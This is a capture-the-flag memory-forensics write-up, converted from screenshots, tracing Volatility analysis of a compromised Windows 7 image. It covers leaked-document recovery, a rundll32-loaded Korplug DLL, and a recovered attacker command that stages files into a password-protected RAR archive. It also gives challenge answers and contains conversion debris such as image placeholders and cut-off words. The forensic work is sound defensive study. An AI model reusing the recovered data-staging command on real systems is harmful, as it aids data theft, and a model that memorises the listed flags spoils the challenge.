05/01/2023  14:44.27  /home/mobaxterm/testvolatility  strings pid.1364.dmp | grep -B 3 -A 2 -E "([0-9]{1,3}[\.]){3}[0-9]{1,3}" | grep teamviewer -B 3 -A 3
                                                                                                                                                    ✘
05/01/2023  14:44.57  /home/mobaxterm/testvolatility  strings win7ecorpoffice2010-36b02ed3.vmem | grep -B 3 -A 2 -E "([0-9]{1,3}[\.]){3}[0-9]{1,3}" | grep teamviewer -B 3 -A 3
                                                                                                                                                    ✘
05/01/2023  14:48.03  /home/mobaxterm/testvolatility  
```



Hints for question **#9**

Total poin

Hint **#1**:
Check the dump of process 1364.


-

Hint **#2**:
Run 'strings 1364.dmp | grep -B 3 -A 2 -E "([0-9]{1,3}[\.]){3}[0-9]{1,3}" | grep teamviewer -B 3 -A 3'. the answer is 31.6.13.155

-


Remaining p

ecorpwin7




```
 05/01/2023   16:08.50   /home/mobaxterm/testvolatility  grep '.pst' files_all.txt
0x7de176c0      \Users\scott.knowles\AppData\Local\Microsoft\Outlook\~Outlscott.knowles@e-corp.biz-00000004.pst.tmp     216
0x7de17f20      \Users\scott.knowles\AppData\Local\Microsoft\Outlook\Outlscott.knowles@e-corp.biz-00000004.pst  216
0x7e1f3f20      \Windows\SysWOW64\pstorec.dll   216
0x7e267f20      \Users\scott.knowles\AppData\Local\Microsoft\Outlook\Outlook.pst        216
0x7e2e75a0      \Users\scott.knowles\AppData\Local\Microsoft\Outlook\Outlscott.knowles@e-corp.biz-00000004.pst  216
0x7e5b8e10      \Users\scott.knowles\AppData\Local\Microsoft\Outlook\~Outlook.pst.tmp   216
0x7e6ff7f0      \Windows\System32\pstorsvc.dll  216

 05/01/2023   16:09.12   /home/mobaxterm/testvolatility  
```

Dumping these emails there was a curious attachment of an email



```
┌──(root㉿kali)-[~]
└─# ls
file.0×7de17f20.0×fa80034e9850.DataSectionObject.Outlscott.knowles@e-corp.biz-00000004.pst.dat.export

┌──(root㉿kali)-[~]
└─# cd file.0×7de17f20.0×fa80034e9850.DataSectionObject.Outlscott.knowles@e-corp.biz-00000004.pst.dat.export

┌──(root㉿kali)-[~/file.0×7de17f20.0×fa80034e9850.DataSectionObject.Outlscott.knowles@e-corp.biz-00000004.pst.dat.expo
└─# find . -type d -iname "Attachments"
./Top of Personal Folders/Inbox/Message00005/Attachments

┌──(root㉿kali)-[~/file.0×7de17f20.0×fa80034e9850.DataSectionObject.Outlscott.knowles@e-corp.biz-00000004.pst.dat.expo
└─# cd ./Top of Personal Folders/Inbox/Message00005/Attachments
cd: too many arguments

┌──(root㉿kali)-[~/file.0×7de17f20.0×fa80034e9850.DataSectionObject.Outlscott.knowles@e-corp.biz-00000004.pst.dat.expo
└─# cd './Top of Personal Folders/Inbox/Message00005/Attachments'

┌──(root㉿kali)-[~/…/Top of Personal Folders/Inbox/Message00005/Attachments]
└─# ls
1_Important_ECORP_Lawsuit_Washington_Leak.rtf

┌──(root㉿kali)-[~/…/Top of Personal Folders/Inbox/Message00005/Attachments]
└─# cat ../OutlookHeaders.txt
Message:
Client submit time:                     Oct 04, 2016 13:35:13.000000000 UTC
Delivery time:                          Oct 04, 2016 13:35:13.000000000 UTC
Creation time:                          Oct 04, 2016 13:34:22.333000000 UTC
Modification time:                      Oct 04, 2016 13:36:44.305000000 UTC
Size:                                   107890
Flags:                                  0×00030011 (Read, Has attachments, Unknown: 0×00030000)
Conversation topic:                     Possible Document leak from the Washington leak
Subject:                                Possible Document leak from the Washington leak
Sender name:                            lloydchung@allsafecybersec.com
Sender email address:                   lloydchung@allsafecybersec.com
Sent representing name:                 lloydchung@allsafecybersec.com
Sent representing email address:        lloydchung@allsafecybersec.com
Importance:                             Normal
```

After that I searched not only for pst but doc, docx, and rtf files




```
 05/01/2023   16:09.12   /home/mobaxterm/testvolatility  grep '\.doc\|\.rtf\|\.docx\|\.pst' files_all.txt
0x7d6b33c0      \Users\scott.knowles\Documents\~$portant_ECORP_Lawsuit_Washington_Leak.rtf      216
0x7d6b3850      \Users\scott.knowles\Documents\Important_ECORP_Lawsuit_Washington_Leak.rtf      216
0x7de176c0      \Users\scott.knowles\AppData\Local\Microsoft\Outlook\~Outlscott.knowles@e-corp.biz-00000004.pst.tmp     216
0x7de17f20      \Users\scott.knowles\AppData\Local\Microsoft\Outlook\Outlscott.knowles@e-corp.biz-00000004.pst  216
0x7e267f20      \Users\scott.knowles\AppData\Local\Microsoft\Outlook\Outlook.pst        216
0x7e2e75a0      \Users\scott.knowles\AppData\Local\Microsoft\Outlook\Outlscott.knowles@e-corp.biz-00000004.pst  216
0x7e5b8e10      \Users\scott.knowles\AppData\Local\Microsoft\Outlook\~Outlook.pst.tmp   216

 05/01/2023   17:19.57   /home/mobaxterm/testvolatility  
```

After that, and dumping that file using the following command, gives the file

```
python3 vol.py -f "C:\Users\fnatale\Downloads\c74-TeamSpy\ecorpwin7\ecorpwin7-e73257c4.vmem"
-o "C:\Users\fnatale\Downloads\voloutput\process\" windows.dumpfiles.DumpFiles --physaddr
0x7d6b3850
```


I've spent some points on hints due to the fact it gives error if you trying opening with pffexport but the md5sum of the file itself wasn't right, the hint revealed that there were lots of null bytes at the end. After trimming those trailing null bytes with sublime the hash was the flag



```
┌──(root㉿kali)-[~]
└─# md5sum /var/run/vmblock-fuse/blockdir/A2OdTW/file.0×7d6b3850.0×fa80040b3260.DataSectionObject.Important_ECORP_Lawsuit_Washington_Leak.rtf.dat
00e4136876bf4c1069ab9c4fe40ed56f  /var/run/vmblock-fuse/blockdir/A2OdTW/file.0×7d6b3850.0×fa80040b3260.DataSectionObject.Important_ECORP_Lawsuit_Washington_Leak.rtf.dat

┌──(root㉿kali)-[~]
└─# 
```

Loading malicious files

I spent some time looking for some trigger, using various volatility's modules. I stumble upon this output which was what the cmdline module return; it seemed a pretty strange behaviour for rundll, a dll that is heaviliy abused by attackers.




```
1764    dllhost.exe     C:\Windows\system32\dllhost.exe /Processid:{02D4B3F1-FD88-11D1-960D-00805FC79235}
1928    msdtc.exe       C:\Windows\System32\msdtc.exe
2080    taskhost.exe    "taskhost.exe"
2132    dwm.exe "C:\Windows\system32\Dwm.exe"
2172    explorer.exe    C:\Windows\Explorer.EXE
2304    vmtoolsd.exe    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
2608    SearchIndexer.  C:\Windows\system32\SearchIndexer.exe /Embedding
288     svchost.exe     C:\Windows\SysWOW64\svchost.exe -k LocalService
2432    rundll32.exe    RUNDLL32.EXE "C:\ProgramData\test.DLL" GnrkQr 2
2404    rundll32.exe    RUNDLL32.EXE "C:\ProgramData\test.DLL" GnrkQr 2
2496    OUTLOOK.EXE     "C:\Program Files (x86)\Microsoft Office\Office12\OUTLOOK.EXE"
2772    svchost.exe     C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation
3656    sppsvc.exe      C:\Windows\system32\sppsvc.exe
1256    svchost.exe     C:\Windows\system32\svchost.exe -k NetworkServiceNetworkRestricted
3056    conhost.exe     \??\C:\Windows\system32\conhost.exe
3580    sc.exe  sc
1896    chrome.exe      "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"
1788    chrome.exe      "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=crashpad-handler /prefetch:7 --no-r
t "--database=C:\Users\scott.knowles\AppData\Local\Google\Chrome\User Data\Crashpad" --url=https://clients2.google.com/cr/report
```

Dumping the content of that file that was invoked by rundll32 using this command:

```
python3 vol.py -f "C:\Users\fnatale\Downloads\c74-TeamSpy\ecorpwin7\ecorpwin7-e73257c4.vmem"
-o "C:\Users\fnatale\Downloads\voloutput\process\" -o
"C:\Users\fnatale\Downloads\voloutput\process\" windows.dumpfile  --pid 2432
```

it output the file and virustotal flagged it as malicious. Using the signatures expressed as a sign of what type of malware is, there were similarities, after some google time, the flag was revealed (p.s. it was not Hodur xD):



About 3 results (0.24 seconds)

https://heimdalsecurity.com › blog › new-korplug-varia...

New Korplug Variant Was Discovered - Heimdal Security

Mar 28, 2022 — The **Korplug** RAT (also known as PlugX) is a spyware that has previously been associated with Chinese APT organizations and has been linked to ...

Missing: ~~503466d2~~ | Must include: 503466d2

https://www.virusradar.com › description

Win32/Korplug.A | ESET Virusradar

Short description. The trojan serves as a backdoor. It can be controlled remotely. The file is run-time compressed using RAR SFX .

Missing: ~~503466d2~~ | Must include: 503466d2

https://www.pcrisk.com › removal-guides › 23410-kor...

How to eliminate Korplug malware - PCrisk

Mar 29, 2022 — **Korplug** (also known as Hodur, PlugX) is the name of the malware that has different variants with different functionalities.

Malware Removal (Windows): To eliminate po...

Missing: ~~503466d2~~ | Must include: 503466d2

Finding the compressed file requested


For finding a file, I'd usually do a filescan but that did not gives any file, I'd also check the mft but there's no plugin available at the moment for volatility3, I'd run the 2.6 version if there will be nothing in the dump of the malicious files.

```
 python3 vol.py -f "C:\Users\cyber\Downloads\c74-TeamSpy\ecorpwin7\ecorpwin7-e73257c4.vmem"
-o "C:\Users\fnatale\Downloads\voloutput\process" windows.memmap.Memmap  --pid 2404 --dump
```

there were nothing there so next available choice was mft or filescan.

Got a match on a compressed file with a ".rar" extension, looking in the all memory using strings, the password was found

```
strings ecorpwin7-e73257c4.vmem | grep 'reports.rar'
```




```
1892517502 password1234 -r C:\ProgramData\reports.rar *.*
1911772446 .C: \programdata\adobe\r.exe a -ppassword1234 -r C:\ProgramDatalreports.rar *.*
1911772606 .C: \programdata\adobe\r.exe a -ppassword1234 -r C:\ProgramData\reports.rar *.*
1939347998 C: \ProgramData\reports.rar *.*
```

Launching a netscan and dumping all that to a file netscan.txt.

```
python3 vol.py -f "C:\Users\cyber\Downloads\c74-TeamSpy\ecorpwin7\ecorpwin7-e73257c4.vmem"
windows.netscan | Out-File -FilePath .\netscan.txt
```

and grepping all the IPs out looking for something abnormal.




```
11/01/2023  10:36.38  /home/mobaxterm  cat ips.txt | sort -u
0.0.0.0
10.1.1.141
10.1.1.40
127.0.0.1
192.0.73.2
216.58.217.14
216.58.217.3
216.58.217.40
216.58.217.46
23.208.231.231
52.6.63.163
52.90.110.169
56.54.101.2
66.147.240.99
74.125.198.84
74.125.201.154
74.125.70.95
96.17.111.74

11/01/2023  10:36.44  /home/mobaxterm
```

Removing all internal IPs and localhost, the remaining IPs are 13

🚨 To be noted


it may be using another machine to pivot to the Internet, but this is a challenge and it should not be that complicated because it was only given this disk and nothing more.

Mapping the remaining IPs to the process they were connected to, most of chrome on port 443 could be seen as normal browsing activity



```
11/01/2023  11:06.23  /home/mobaxterm  cat ips_notlocal.txt
216.58.217.14 chrome 443 1896
216.58.217.3 chrome 443 1896
216.58.217.40 chrome 443 1896
216.58.217.46 chrome 443 1896
23.208.231.231 OUTLOOK.EXE 80 2496
52.6.63.163 chrome 443 1896
52.90.110.169 svchost.exe 80 288
56.54.101.2 OUTLOOK.EXE 0 2496
66.147.240.99 OUTLOOK.EXE 80 2496
74.125.198.84 chrome 443 1896
74.125.201.154 chrome 443 1896
74.125.70.95 chrome 443 1896
96.17.111.74 OUTLOOK.EXE 80 2496
```

thus the remaining process are two: OUTLOOK.EXE and svchost.exe




```
11/01/2023  11:06.29  /hom
-v chrome
23.208.231.231 OUTLOOK.EXE 80 2496
52.90.110.169 svchost.exe 80 288
56.54.101.2 OUTLOOK.EXE 0 2496
66.147.240.99 OUTLOOK.EXE 80 2496
96.17.111.74 OUTLOOK.EXE 80 2496
```

Both file seems not malicious, I've scanned them both in VT and Tria.ge, the only strange thing is that the svchost seems to VT a powershell which shouldn't be the case.

Analyzing more, inside the file there are lots of strange things:


At the end of the file there are some script



```
ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZUUUUQQQQLLLL5555
33338888:::;;:64_0+*
D@>hKKKKLLLLNNNNNNNN????1111$$$$
    ,,,,::::DDDDGGGGFFFFFFFJ;::k///
GFFvYYY\\\\\^^^^;;;;
****7777AAAALLLLMMMMCCCCBBBB8888****
&&&4444BBBBEEEEVVVVYYYYRRRRLLLL@@@@
wwwwwwv
wwwwwwwwwwwwwwwwwwwwwwwwhw
wwwwwwv
wwwwwwwwwwwwwwwwwwwwwwwwhw
       var cid = String(cat_id),
            cat = {};
        if (wot.categories && wot.categories[cid]) {
            cat = wot.categories[cid];
            cat.id = cid;
        }
        return cat;
    get_category_name: function (cat_id, is_short) {
        var cat = wot.get_category(cat_id);
        var text = is_short ? cat.shorttext : cat.text;
        return text ? text : cat.text;  // if no short name is known, return full name
    get_category_group_id: function (cat_id) {
        return wot.get_category(cat_id).group;
    get_category_css: function (cat_id) {
        var type = wot.get_category(cat_id).type;
        return type ≢ undefined ? "c-" + type : "";
    rearrange_categories: function (cats_object) {
        // sorts the categories given as object and return two arrays of category objects ordered by confidence
        var sort_array = [],
            cs_array = [];
        if (cats_object) {
            try {
                // Make the array of objects (categories)
                for (var key in cats_object) {
                    var cat = wot.get_category(key);
                    cats_object[key].id = key;
                    cats_object[key].cs = cat.cs;
                    cats_object[key].group = cat.group;
                    sort_array.push(cats_object[key]);
                }
                // Sort the array
                sort_array.sort(function(a, b) {
                    if (a.c ≠ b.c) {   // try to sort by confidence level
                        return a.c - b.c
                    } else {    // otherwise try to sort by group id
                        if (a.group ≠ b.group) {
                            return a.group - b.group;
                        } else {
                            return a.id > b.id;
                        }
:
```


Quick connect...
2. /home/mobaxterm
UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net

and some reference to amazonaws

